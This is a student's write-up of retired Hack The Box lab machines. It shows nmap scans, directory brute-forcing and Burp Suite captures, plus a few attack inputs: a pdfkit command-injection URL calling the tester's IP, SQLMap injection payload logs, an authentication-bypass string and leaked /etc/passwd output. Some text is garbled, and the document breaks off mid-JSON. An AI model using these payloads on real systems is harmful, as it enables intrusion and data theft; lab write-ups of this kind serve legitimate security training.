

Penetration Testing and Ethical Hacking

RELQ technology school

- Date: May 2025
- Author: Babakhanyan Tamara

[View the GitHub Repository](#)

Starting out in Cybersecurity, HackTheBox (HTB) has been the go-to resource provided to me or anyone interested in Penetration Testing and Ethical Hacking for that matter.



Introduction


As a student exploring the world of cybersecurity, I quickly discovered that learning about penetration testing and ethical hacking isn't just about reading theory—it's about **thinking like an attacker** and **solving problems hands-on**. These fields focus on testing the security of systems by simulating real cyberattacks, but with permission and the goal of helping organizations fix their weaknesses before real threats exploit them.

This documentation is a reflection of my learning journey into **ethical hacking**, where I've practiced through solving retired machines on **Hack The Box (HTB)**—a popular online platform for cybersecurity training. Each machine presents a unique scenario that requires scanning, exploiting vulnerabilities, escalating privileges, and thinking critically to reach the goal.

By solving and documenting at least 10 HTB retired boxes, I aim to strengthen my skills in recon, exploitation, and post-exploitation techniques. This project not only demonstrates my technical progress but also shows my commitment to responsible hacking practices and continuous learning in the cybersecurity field.

Linux Boxes	Difficulty	Tags
Soccer	Easy	Nmap, Gobuster, BurpSuite, SQLMap
Precious	Easy	Nmap,, BurpSuite, sudo
MetaTwo	Easy	Nmap, FTP, WPScan, SQLMap,, PassPie
Paper	Easy	Nmap, Feroxbuster, Gobuster, WPScan
Shoppy	Easy	Nmap, BurpSuite,ffuf, CrackStation
UnderPass	Easy	Nmap, Gobuster, BurpSuite, ffuf
Knife	Easy	Nmap,BurpSuite,Cookie

This section outlines the systematic approach I employed to tackle each Hack The Box (HTB) retired machine.



1. To begin the enumeration phase, I used **Nmap** to perform an initial scan of the target machine.

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
└─(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -oA nmap/soccer 10.10.11.194
```

I've already ran it looking at the results we have just three ports open the first one being SSH on Port 22 from the banner we can see it's a new Ubuntu Server we also have HTTP open on Port 80. it is running engine X also oUbuntu and it is telling us it is forwarding all requests to soccer.hdb son

```
Not shown: 557 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|   256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://soccer.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)   i
9091/tcp  open  xmltec-xmlmail?
|_ fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|_ GetRequest:
|   HTTP/1.1 404 Not Found
|   Content-Security-Policy: default-src 'none'
|   X-Content-Type-Options: nosniff
|   Content-Type: text/html; charset=utf-8
```

2.we could try hitting it so if we went to 10.10.11.194 was it we just get that cannot get page we see an error page from which going back takes us to the website.I used Burp suit but it didn't show anything.

The image shows two screenshots side-by-side. On the left, a website for 'HTB FootBall Club' is displayed. The header includes links for Soccer, Home, Match, Login, and Signup. The main content features a large image of a soccer ball with the text 'HTB FootBall Club' and a quote 'We Love Soccer'. Below the image is a paragraph about the commercial existence of football clubs. On the right, a 'Tiny File Manager' login page is shown. It has fields for Username and Password, a green 'Sign in' button, and a copyright notice at the bottom: '© CCP Programmers'.

3.We are Running Gobuster and discovering Tiny File Manager and using the link, we find the login form

```
.html.html      (Status: 403) [Size: 162]
.html.passwds  (Status: 403) [Size: 162]
.htm.          (Status: 403) [Size: 162]
.html.ll       (Status: 403) [Size: 162]
.html.old      (Status: 403) [Size: 162]
tiny          (Status: 301) [Size: 178] [--> http://soccer.htb/tiny/]
.ht            (Status: 403) [Size: 162]
.html.bak      (Status: 403) [Size: 162]
.htm.htm       (Status: 403) [Size: 162]
.htm.a         (Status: 403) [Size: 162]
.htmgroup     (Status: 403) [Size: 162]
.html1        (Status: 403) [Size: 162]
.html.LCK      (Status: 403) [Size: 162]
.html.printable (Status: 403) [Size: 162]
```

4.Looking for the source code and finding a default password of admin we can try login and then this password and we get logged in so since we are at a file manager

The image shows a 'File Manager' interface. At the top, there's a search bar, an upload button, a 'New Item' button, and an 'Admin' dropdown. Below is a table listing files and a folder:


Name	Size	Modified	Perms	Owner	Actions
index.html	6.75 KB	17.11.22 08:07	0644	root:root	
football.jpg	376.23 KB	17.11.22 08:07	0644	root:root	
ground1.jpg	264.68 KB	17.11.22 08:07	0644	root:root	
ground2.jpg	218.5 KB	17.11.22 08:07	0644	root:root	
ground3.jpg	55.05 KB	17.11.22 08:07	0644	root:root	
ground4.jpg	121.57 KB	17.11.22 08:07	0644	root:root	
tiny	Folder	17.11.22 08:07	0755	root:root	

At the bottom, there's a summary: Full Size: 1.02 MB, File: 6, Folder: 1, Memory used: 2 MB, Partition size: 1.09 GB, free of 3.84 GB. The footer says 'Tiny File Manager 2.4.3'.

5.Navigating to soc-player.soccer.htb and discovering a few more pages and we will trying to sign up

The image shows two screenshots of a web application. The top screenshot is a sign-up page titled 'Hello' with a soccer ball icon. It has fields for Email address (Oxdf@soccer.htb), Username (Oxdf), and Password (****). A 'SIGN UP' button is at the bottom, and a link 'Already Have An Account?' is below it. The background features a soccer ball and a boot on a fiery field. The bottom screenshot shows a ticket confirmation page with a green header bar. It displays 'Your Ticket Id: 68023' and a large input field containing '68024'. Below this, a message says 'Ticket Doesn't Exist' and '10 days remaining for the match.' To the right, a 'Price' section shows 'Free'. At the bottom, a note says '** Please don't forget your ticket number. **'

6.SQL injection is a technique that allows an attacker to manipulate a web application's database by injecting malicious SQL queries into input fields. In this case, I exploited a Boolean-based blind SQL injection via a WebSocket endpoint by inserting crafted payloads into the **username** parameter. Using SQLMap with custom JSON data.



#Precious/easy

1. To begin the enumeration phase, I used **Nmap** to perform an initial scan of the target machine.

```
File System
└─(kali㉿kali)-[~]
$ sudo nmap -sC -sV -oA nmap/precious 10.10.11.189
[sudo] password for kali: ■
```


2. looking at the results we have just two ports open the first one being SSH on Port 22 and its Banner tells us it's a Debian server we also have nginx on Port

```
Nmap scan report for 10.10.11.189
Host is up (0.095s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 84:5e:13:a8:e3:1e:20:66:1d:23:55:50:f6:30:47:d2 (RSA)
|   256 a2:ef:7b:96:65:ce:41:61:c4:67:ee:4e:96:c7:c8:92 (ECDSA)
|   256 33:05:3d:cd:7a:b7:98:45:82:39:e7:ae:3c:91:a6:58 (ED25519)
30/tcp    open  http     nginx 1.18.0
| http-title: Did not follow redirect to http://precious.htb/
| http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3. we could go to 10.10.11.189 address we see it changes to precious.htb so then we can do Sudo Vi /etc at the host and then 10.10.11.189 put in the hostname refresh the page and we can see convert web page.

The image contains two screenshots. The left screenshot shows a Firefox error page with the message "Hmm. We're having trouble finding that site." It says "We can't connect to the server at precious.htb." and provides three troubleshooting steps: "Try again later.", "Check your network connection.", and "If you are connected but behind a firewall, check that Firefox has permission to access the Web.". A small cartoon character is on the left. The right screenshot shows a "Convert Web Page to PDF" interface with a text input field and a "Submit" button.

4. Checking out the web page and finding command injection in the URL so we could provide our own server so 10.10.14.8 is my IP address ,we going to use BurpSuite and ReverseShell tools in this section In the end of using we find PDF file



5. We are going to use BurpSuite for finding something interesting we can see PDF file generated by pdfkit, so now try reverse shell so, Finding a different payload

The screenshot shows the Burp Suite Professional interface. The "Proxy" tab is selected. In the "Request" pane, a POST request is shown with the URL "http://10.10.14.8/convert" and the following payload:

```
POST / HTTP/1.1
Host: precious.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://precious.htb
DNT: 1
Connection: close
Referer: http://precious.htb/
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
url=http%3a//10.10.14.8/$(%{env.uname})
```

In the "Response" pane, the server's response is displayed, which includes the generated PDF content and an error message:

```
Pretty Raw Hex Render
X-Runtime: Ruby
Content-Length: 506
<!DOCTYPE html>
<html>
<head>
<title>Convert Web Page to PDF</title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<div class="wrapper">
<h1 class="title">Convert Web Page to PDF</h1>
<form action="/" method="post">
<p>Enter URL to fetch</p>
<br>
<input type="text" name="url" value="">
<input type="submit" value="Submit">
</form>
<h2 class="msg">Cannot load remote URL!</h2>
</div>
```



1. At the beginning of the task I used **Nmap** to perform an initial scan of the target machine

```
[kali㉿kali)-[~]
$ sudo nmap -sC -sV -oA nmap/metatwo 10.10.11.186
```

2. At the results we have three ports open the first one being FTP on Port 21 and it's running a pro ftp server um this one is relatively unique we haven't seen FTP .And we can find metapress.htb and let's open up

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp? 
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
|     Invalid command: try being more creative
|     Invalid command: try being more creative
22/tcp    open  ssh    OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c4:b4:46:17:d2:10:2d:8f:ec:1d:c9:27:fe:cd:79:ee (RSA)
|   256 2a:ea:2f:cb:23:e8:c5:29:40:9c:ab:86:6d:cd:44:11 (ECDSA)
|   256 fd:78:c0:b0:e2:20:16:fa:05:0d:eb:d8:3f:12:a4:ab (ED25519)
80/tcp    open  http   nginx 1.18.0
| http-title: Did not follow redirect to http://metapress.htb/
| http-server-header: nginx/1.18.0
1 service unrecognized despite returning data. If you know the service/version
t https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.92%I=7%D=4/27%Time=644A4E1F%P=x86_64-pc-linux-gnu%r(Gene
SF:ricLines,8F,"220\x20ProFTPD\x20Server\x20(\x20Debian\x20)\x20[::ffff:10\x10\x
SF:.11\x186\x\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20cre
SF:ative\x\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20creative
SF:\r\n")
```

3. We are open up and see the website and i looking for their web code this WordPress so if I go back to the page this is just the HTML source of the events plugin

The screenshot shows a dark-themed web page for 'METAPRESS'. The header reads 'METAPRESS' and 'Official company site'. Below the header, a large heading says 'Welcome on board!'. A paragraph below it states: 'This site will be launched soon. In the meanwhile you can signup to our launch event.' Another paragraph says: 'Be sure to do it from here: <http://metapress.htb/events/>'. At the bottom, it says 'Categorized as News'.

#source code

4. Using SQLMap to dump everything, while we attempt Manually dumping the WP_USERS table with the SQL Injection

```
File Edit View Search Terminal Help root@kracken:~# cd hashcat  
root@kracken:~/hashcat# vi hashes/metatwo.wordpress  
root@kracken:~/hashcat# ./hashcat.bin hashes/metatwo.wordpress /opt/wordlist/rockyou.txt  
./hashcat.bin: unrecognized option '--users'  
Invalid argument specified.
```

try to krack them, kracking the wordpress hashes to get a user credential

5. Playing with SQLMap to get it to dump this database

```
16:18:10] [DEBUG] got HTTP error code: 400 ('Bad Request')
16:18:10] [PAYLOAD] bookingpress_front_get_category_services")) ORDER BY 1-- fNtx
16:18:10] [DEBUG] got HTTP error code: 400 ('Bad Request')
16:18:10] [PAYLOAD] bookingpress_front_get_category_services")) ORDER BY 1-- LCZy
16:18:10] [DEBUG] got HTTP error code: 400 ('Bad Request')
16:18:10] [PAYLOAD] bookingpress_front_get_category_services" ORDER BY 1-- aQdk
16:18:10] [DEBUG] got HTTP error code: 400 ('Bad Request')
16:18:10] [PAYLOAD] bookingpress_front_get_category_services") ORDER BY 1-- SJzG
16:18:10] [DEBUG] got HTTP error code: 400 ('Bad Request')
16:18:10] [PAYLOAD] bookingpress_front_get_category_services")) ORDER BY 1-- gTwI
16:18:11] [DEBUG] got HTTP error code: 400 ('Bad Request')
16:18:11] [PAYLOAD] bookingpress_front_get_category_services")) ORDER BY 1-- PfFD
16:18:11] [DEBUG] got HTTP error code: 400 ('Bad Request')
16:18:11] [PAYLOAD] bookingpress_front_get_category_services" ORDER BY 1-- xnYx
16:18:11] [DEBUG] got HTTP error code: 400 ('Bad Request')
16:18:11] [PAYLOAD] bookingpress_front_get_category_services ORDER BY 1-- WOCw
16:18:11] [DEBUG] got HTTP error code: 400 ('Bad Request')
16:18:11] [PAYLOAD] bookingpress_front_get_category_services ORDER BY 1-- MsNY
16:18:11] [DEBUG] got HTTP error code: 400 ('Bad Request')
16:18:11] [PAYLOAD] bookingpress_front_get_category_services' ORDER BY 1-- bzKb
```

6. Searching for Wordpress 5.6.2 exploits, discovering an XXE in WAV Files

7. Using the XXE to exfil files off the webserver

8.Logging in as JNelson and seeing PassPie, which is a CLI Password Manager that uses PGP/GPG

Keys



#Paper/Easy

1. At the beginning of the task I used **Nmap** to perform an initial scan of the target machine

```
(kali㉿kali)-[~]
$ sudo nmap -sC -sV -oA nmap/paper 10.10.11.143
```

2. Looking at the results we have just three ports open the first being ssh on port 22 and http on port 80.
we have https on port 443

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
          ssh-hostkey:
              2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
              256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
              256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
30/tcp    open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
          http-title: HTTP Server Test Page powered by CentOS
          http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
          http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
          http-methods:
              Potentially risky methods: TRACE
443/tcp   open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
          http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
          ssl-date: TLS randomness does not represent time
          http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
```

3. And we are going to looking 10.10.11.143 address and we get an http server test page

This page is used to test the proper operation of the HTTP server after it has been installed. If you can read this page it means that this site is working properly. This server is powered by CentOS.

If you are a member of the general public:
The website you just visited is either experiencing problems or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

If you are the website administrator:
You may now add content to the webroot directory. Note that until you do so, people visiting your website will see this page, and not your content.

For systems using the Apache HTTP Server: You may now add content to the directory `/var/www/html/`. Note that until you do so, people visiting your website will see this page, and not your content. To prevent this page from ever being used, follow the instructions in the file `/etc/httpd/conf.d/welcome.conf`.

For systems using NGINX: You should now put your content in a location of your choice and edit the `root` configuration directive in the `nginx` configuration file `/etc/nginx/nginx.conf`.

CENTOS 8

4. Running Feroxbuster and GoBuster and we're getting a lot of errors and i decided use BurpSuite to find something interesting there i noticing a X-Backend-SErver header that leaks the virtual host Office.Paper We decided nmap 10.10.11.143 80 port and there are some web page scripts


```

1 GET / HTTP/1.1
2 Host: 10.10.11.143
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
Gecko/20100101 Firefox/78.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11 Pragma: no-cache
12 Cache-Control: no-cache
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27


```

1 HTTP/1.1 403 Forbidden
2 Date: Thu, 12 May 2022 19:27:24 GMT
3 Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3
4 X-Backend-Server: office.paper
5 Last-Modified: Sun, 27 Jun 2021 23:47:13 GMT
6 ETag: "30c0b-5c5c7fdec240"
7 Accept-Ranges: bytes
8 Content-Length: 199691
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <!DOCTYPE html>
13 <html lang="en">
14 <head>
15 <meta name="generator" content="HTML Tidy for HTML5 for
16 <title>
HTTP Server Test Page powered by CentOS
</title>
17 <meta charset="utf-8">
18 <meta name="viewport" content="width=device-width, init:
19 <link rel="shortcut icon" href="http://www.centos.org/f
20 <style type="text/css">
21 /*<![CDATA[*
22 /*!
23 * Bootstrap v4.3.1 (https://getbootstrap.com/)
24 * Copyright 2011-2019 The Bootstrap Authors
25 * Copyright 2011-2019 Twitter, Inc.
26 * Licensed under MIT (https://github.com/twbs/t
27 */:root{


5. i find source of Office.paper and there is wordpress webpage



And if it wordpress web page we can looking for admin page office.paper/wp-admin



6. There are i find admin login page i decided looking for office.paper web page source code to find login or password and there are i find wordpress version is (5.2.3) i googling about it and find that it insecure version and i decided to scanning this login page



```
el='stylesheet' id='construction-techup-child-style'
type='text/javascript' src='http://office.paper/w
type='text/javascript' src='http://office.paper/w
type='text/javascript' src='http://office.paper/w
type='text/javascript' src='http://office.paper/w
type='text/javascript' src='http://office.paper/w
el='https://api.w.org/' href='http://office.paper/
el="EditURI" type="application/rsd+xml" title="RSD"
el="wlwmanifest" type="application/wlwmanifest+xml"
name="generator" content="WordPress 5.2.3" />
<style type="text/css">.recentcomments a{display:
<style type="text/css">


</style>
<style type="text/css" id="custom-background-css">
custom-background { background-image: url("http://of
>
link rel="icon" href="http://office.paper/wp-content
el="icon" href="http://office.paper/wp-content/upl
el="apple-touch-icon-precomposed" href="http://off
```

7. In Footer of web page i find some link chat.office.paper/register and going to link i find some login page to rocket.chat and i register fake user with this secret registration page and login some rocket chat server

```
# Secret Registration URL of new Employee chat system
http://chat.office.paper/register/8qozr226AhkCHZdyY
# I am keeping this draft unpublished, as unpublished drafts cannot be
that ignorant, Nick.
# Also, stop looking at my drafts. Jeez!
```

There are i find some general chat and there are some scripts and filename information and i send file name to user Direct and i have automatic response hint and i try this Command injection

 recycllops Bot 7:39 PM
cat :/home/dwight/sales/test.txt: No such file or directory



8.I use this command injection on this chat and receive some passwords content



```
colord ✘ 982:980:User for colord:/var/lib/colord:/sbin/nologin
rpcuser ✘ 29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
setroubleshoot ✘ 981:979::/var/lib/setroubleshoot:/sbin/nologin
pipewire ✘ 980:978:PipeWire System Daemon:/var/run/pipewire:/sbin/nologin
gdm ✘ 42:42::/var/lib/gdm:/sbin/nologin
gnome-initial-setup ✘ 979:977::/run/gnome-initial-setup:/sbin/nologin
insights ✘ 978:976:Red Hat Insights:/var/lib/insights:/sbin/nologin
sshd ✘ 74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
avahi ✘ 70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
tcpdump ✘ 72:72::/sbin/nologin
mysql ✘ 27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
```



#Shoppy/easy

1.At the beginning of the task I used **Nmap** to perform an initial scan of the target machine


```
└─(kali㉿kali)-[~]
$ sudo nmap -sC -sV -oA nmap/shoppy 10.10.11.180
```

2.Looking at the results we can see two ports open we can see SSH on 22/tcp and HTTP on 80/tcp

```
Host is up (0.098s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 9e:5e:83:51:d9:9f:89:ea:47:1a:12:eb:81:f9:22:c0 (RSA)
|   256 58:57:ee:eb!06:50:03:7c:84:63:d7:a3:41:5b:1a:d5 (ECDSA)
|_  256 3e:9d:0a:42:90:44:38:60:b3:b6:2c:e9:bd:9a:67:54 (ED25519)
80/tcp    open  http       nginx 1.23.1
|_http-server-header: nginx/1.23.1
|_http-title: Did not follow redirect to http://shoppy.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3.Switching tactics, I tried brute-forcing directories with **ffuf**, followed by an attempt to brute-force subdomains. Unfortunately, both approaches led to dead ends. With no significant progress, I turned to UDP scanning:

3 And i looking for open 10.10.11.180 to http://shoppy .htb and there are some web page and first thing i did i am checking html source of this web page and just finding that page written by javascript



4.I decided use BurpSuite for finding something interesting and we are finding that page written by framework nodejs

A screenshot of the Burp Suite Community Edition interface. The top menu bar includes "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". The "Repeater" tab is selected. The "Request" pane shows a GET request to the root URL. The "Response" pane displays the HTML source code of the page, which includes a large digital clock, a message about beta access, and a head section with various CSS and JS links.

5.And i decided to check some basic things shoppy.htb/admin page there are some admin login page i trying some basic pass login but i see just error and decided to BurpSuite this side login error and i find it's just PHP script And i trying to find sql injections

The screenshot shows the Shoppy Admin login interface. A user has entered the following payload into the password field:

```
admin'||'1'=='1
```

The password field contains a series of dots. Below the password field is a blue "Log In" button.

On the right side of the screen, a browser developer tools console window is open, showing several security warnings:

- Content Security Policy: The page's settings blocked the loading of a resource.
- Content Security Policy: The page's settings blocked the loading of a resource.
- Use of the orientation sensor is deprecated.
- Password fields present on an insecure (`http://`) page. This is a security risk.
- Password fields present on an insecure (`http://`) page. This is a security risk.

And we are finding admin page and there I trying to find something interesting in “Search For Users” and i just searching user “Admin” and find some file where

The screenshot shows the Shoppy Admin products page. The page title is "Products of Shoppy App". It displays a table of products with columns "Name" and "Price". The products listed are:

Name	Price
PC	1145\$
Smartphone	200\$
Backpack	30\$
Jacket	20\$
Ventilator	2\$
Controller	15\$

Where we can find json file where some information about user Id ,password,login and trying to find other users information in this side

The screenshot shows a terminal or browser window displaying a JSON file named "export-search.json". The JSON data contains user information:

```

{
